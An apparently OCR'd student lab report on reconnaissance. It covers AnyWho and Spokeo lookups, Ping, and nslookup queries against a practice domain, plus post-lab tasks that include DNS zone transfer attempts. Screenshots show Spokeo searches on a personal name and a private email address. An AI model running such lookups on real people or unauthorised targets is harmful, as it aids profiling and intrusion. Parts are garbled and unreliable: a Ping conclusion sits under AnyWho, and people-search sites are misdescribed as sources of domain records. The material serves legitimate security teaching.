
1. Open a web browser on your computer.
2. Navigate to the AnyWho website by entering the URL "www.anywho.com" in the address bar and pressing Enter.




3. Locate the search bar on the AnyWho homepage.
4. Enter the target domain name into the search bar and click on the search button.



5. Review the search results to obtain domain-related information, including ownership details, contact information, and registration history.





Conclusion:

In conclusion, mastering the Ping command is a foundational skill for effective vulnerability assessment. By accurately testing network reachability and analyzing response times, security professionals can identify potential vulnerabilities and prioritize remediation efforts efficiently. The insights gained from this lab empower practitioners to strengthen the security posture of networks

and mitigate risks effectively. AnyWho serves as a valuable resource for exploring domain-related information, enabling cybersecurity professionals to conduct thorough investigations into domain ownership and registration history. By leveraging AnyWho, practitioners can uncover crucial details about domain ownership, contact information, and registration history, facilitating security investigations and threat intelligence analysis. Mastery of AnyWho empowers cybersecurity professionals to enhance their understanding of domain- related threats and strengthen organizational security defenses effectively.

Post Lab Tasks

1. Determine the IP address of the domain "CertifiedHacker.com" using the Ping command.

2. Find out the maximum frame size that can be transmitted without fragmentation on the network used in this lab.

3. Analyze the behavior of Time-to-live (TTL) values in the IP packets sent during the Ping command.

4. Emulate basic traceroute functionality using the Ping command by observing the TTL values and identifying the network path to the target host.

5. **Analyze DNS Records:** Participants should explore various types of DNS records, such as A, AAAA, MX, and TXT records, using nslookup. Analyze the information provided by each record type and discuss their significance in understanding domain configurations.
6. **Investigate Subdomains:** Conduct nslookup queries on subdomains of a target domain to gather information about their IP addresses and associated DNS records. Discuss the potential security implications of misconfigured subdomains.
7. **Perform Zone Transfers**: Attempt to perform DNS zone transfers using nslookup to assess the security posture of DNS servers. Discuss the risks associated with misconfigured zone transfers and their impact on organizational security.
8. **Integrate nslookup with Scripting:** Explore how nslookup can be integrated into scripts to automate DNS queries and analysis. Discuss the benefits of automating DNS reconnaissance tasks and how it can enhance the efficiency of vulnerability assessments

Part 3: Nslookup Command

The nslookup command is a versatile tool for querying Domain Name System (DNS) servers to retrieve information about domain names, IP addresses, and other DNS records. This lab focuses on harnessing nslookup's capabilities to conduct DNS analysis, empowering participants to extract valuable insights about domain names and IP addresses.

Lab Task:

1. **Querying Domain Information:** Participants will employ nslookup to query domain names and retrieve pertinent details such as IP addresses and associated DNS records.

2. **Reverse DNS Lookup:** Participants will conduct reverse DNS lookups using nslookup to ascertain domain names associated with specific IP addresses.

Step-by-Step Guide:

1. Open a terminal or command prompt on your computer.
2. Execute the following command and press Enter:
    - nslookup example.com


This command instructs nslookup to query the DNS server for information concerning the domain "example.com," displaying relevant details like IP addresses and authoritative DNS servers.


3. Perform a Reverse DNS Lookup:


Input the following command, replacing <IP address> with the target IP address, and press Enter:


- nslookup <IP address>


This command triggers nslookup to investigate the DNS server and unveil the domain name associated with the specified IP address.


Command Prompt - nslookup
C:\Users\Fizza>nslookup
Default Server: dns.google
Address: 8.8.8.8
> help
Commands: (identifiers are shown in uppercase, [] means optional)
NAME   - print info about the host/domain NAME using default server
NAME1 NAME2   - as above, but use NAME2 as server
help or ?   - print info on common commands
set OPTION   - set an option
    all   - print options, current server and host
    [no]debug   - print debugging information
    [no]d2   - print exhaustive debugging information
    [no]defname   - append domain name to each query
    [no]recurse   - ask for recursive answer to query
    [no]search   - use domain search list
    [no]vc   - always use a virtual circuit
    domain=NAME   - set default domain name to NAME
    srchlist=N1[/N2/.../N6] - set domain to N1 and search list to N1,N2, etc.
    root=NAME   - set root server to NAME
    retry=X   - set number of retries to X
    timeout=X   - set initial time-out interval to X seconds
    type=X   - set query type (ex. A,AAAA,A+AAAA,ANY,CNAME,MX,NS,PT
SOA,SRV)
    querytype=X   - same as type
    class=X   - set query class (ex. IN (Internet), ANY)
    [no]msxfr   - use MS fast zone transfer
    ixfrver=X   - current version to use in IXFR transfer request
server NAME   - set default server to NAME, using current default server
lserver NAME   - set default server to NAME, using initial server
root   - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
    -a   - list canonical names and aliases
    -d   - list all records
    -t TYPE   - list records of the given RFC record type (ex. A,CNAME,MX,N
PTR etc.)
view FILE   - sort an 'ls' output file and view it with pg
exit   - exit the program
> _


Command Prompt - nslookup
    ixfrver=X   - current version to use in IXFR transfer request
server NAME   - set default server to NAME, using current default server
lserver NAME   - set default server to NAME, using initial server
root   - set current default server to the root
ls [opt] DOMAIN [> FILE] - list addresses in DOMAIN (optional: output to FILE)
    -a   - list canonical names and aliases
    -d   - list all records
    -t TYPE   - list records of the given RFC record type (ex. A,CNAME,MX,N
PTR etc.)
view FILE   - sort an 'ls' output file and view it with pg
exit   - exit the program
> set type=a
> www.certifiedhacker.com
Server: dns.google
Address: 8.8.8.8
Non-authoritative answer:
Name: certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com
> _


Command Prompt - nslookup
PTR etc.)
view FILE - sort an 'ls' output file and view it with pg
exit - exit the program
> set type=a
> www.certifiedhacker.com
Server: dns.google
Address: 8.8.8.8
Non-authoritative answer:
Name: certifiedhacker.com
Address: 162.241.216.11
Aliases: www.certifiedhacker.com
> set type=cname
> www.certifieshacker.com
Server: dns.google
Address: 8.8.8.8
DNS request timed out.
timeout was 2 seconds.
*** dns.google can't find www.certifieshacker.com: Non-existent domain
>


Command Prompt - nslookup
> www.certifieshacker.com
Server: dns.google
Address: 8.8.8.8
DNS request timed out.
timeout was 2 seconds.
*** dns.google can't find www.certifieshacker.com: Non-existent
> server 64.147.99.90
Default Server: 64.147.99.90.static.nyinternet.net
Address: 64.147.99.90
> set type=a
> www.certifiedhacker.com
Server: 64.147.99.90.static.nyinternet.net
Address: 64.147.99.90
DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
timeout was 2 seconds.
*** Request to 64.147.99.90.static.nyinternet.net timed-out
>


Command Prompt - nslookup
> www.certifieshacker.com
Server: dns.google
Address: 8.8.8.8
DNS request timed out.
timeout was 2 seconds.
*** dns.google can't find www.certifieshacker.com: Non-existent
> server 64.147.99.90
Default Server: 64.147.99.90.static.nyinternet.net
Address: 64.147.99.90
> set type=a
> www.certifiedhacker.com
Server: 64.147.99.90.static.nyinternet.net
Address: 64.147.99.90
DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
timeout was 2 seconds.
*** Request to 64.147.99.90.static.nyinternet.net timed-out
> set type=mx
> certifiedhacker.com
Server: 64.147.99.90.static.nyinternet.net
Address: 64.147.99.90
DNS request timed out.
timeout was 2 seconds.
DNS request timed out.
timeout was 2 seconds.
*** Request to 64.147.99.90.static.nyinternet.net timed-out
>

Part 4: Spokeo


Spokeo is an online search engine that provides access to public records, including information about individuals, businesses, and addresses. In this lab, participants will utilize Spokeo to explore domain-related information, including domain ownership, contact details, and associated individuals or organizations. By leveraging Spokeo, participants will gain valuable insights into domain ownership and associated entities for security investigations and threat intelligence analysis.


Lab Task:


1. **Search for Domain Information:** Participants will use Spokeo's search functionality to retrieve domain-related information by entering the target domain name.
2. **Analyze Domain Ownership:** Participants will examine the ownership details associated with the target domain, including registrant contact information and associated individuals or organizations.


Step-by-Step Guide:

1. Open a web browser on your computer.
2. Navigate to the Spokeo website by entering the URL "www.spokeo.com" in the address bar and pressing Enter.
3. Locate the search bar on the Spokeo homepage.
4. Enter the target domain name into the search bar and click on the search button.
5. Review the search results to obtain domain-related information, including ownership details, contact information, and associated individuals or organizations.




spokeo.com/social/profile?q=Abeeha&loaded=1
SPOKEO
Abeeha
ABOUT
LOGIN
SIGN UP
120+ SOCIAL MEDIA PLATFORMS SEARCHED
We Found Several Matches For
Abeeha
UNLOCK FULL RESULTS
36+ Social Networks
120+ NETWORKS SEARCHED FOR ABEEHA
Photos & Online Profiles
Profiles, Photos, and Videos from Top Online Sites
Social Networks
Over 120+ Social Networks Searched in Seconds
Name Search Matches
Address, Phone Number, Neighbors, Nearby Home Values, Public Safety
Blogs & Web Updates
Blog Updates and Comments from All Over the Web
Activate Windows
Go to PC settings to activate Windows.


spokeo.com/social/profile?loaded=1&q=sw-ZmFyd2FsaTIwMDNAZ21haWwuY29t
SPOKEO
farwali2003@gmail.com
ABOUT
LOGIN
SIGN UP
120+ SOCIAL MEDIA PLATFORMS SEARCHED
Find people by email address, phone, address, and name
farwali2003@gmail.com
UNLOCK RESULTS
Available Results May Include: Dating Sites, Online Profiles, Photos & Videos
120+ NETWORKS SEARCHED FOR FARWALI2003@GMAIL.COM
Photos & Online Profiles
Profiles, Photos, and Videos from Top Online Sites
Social Networks
Over 120+ Social Networks Searched in Seconds
Name Search Matches
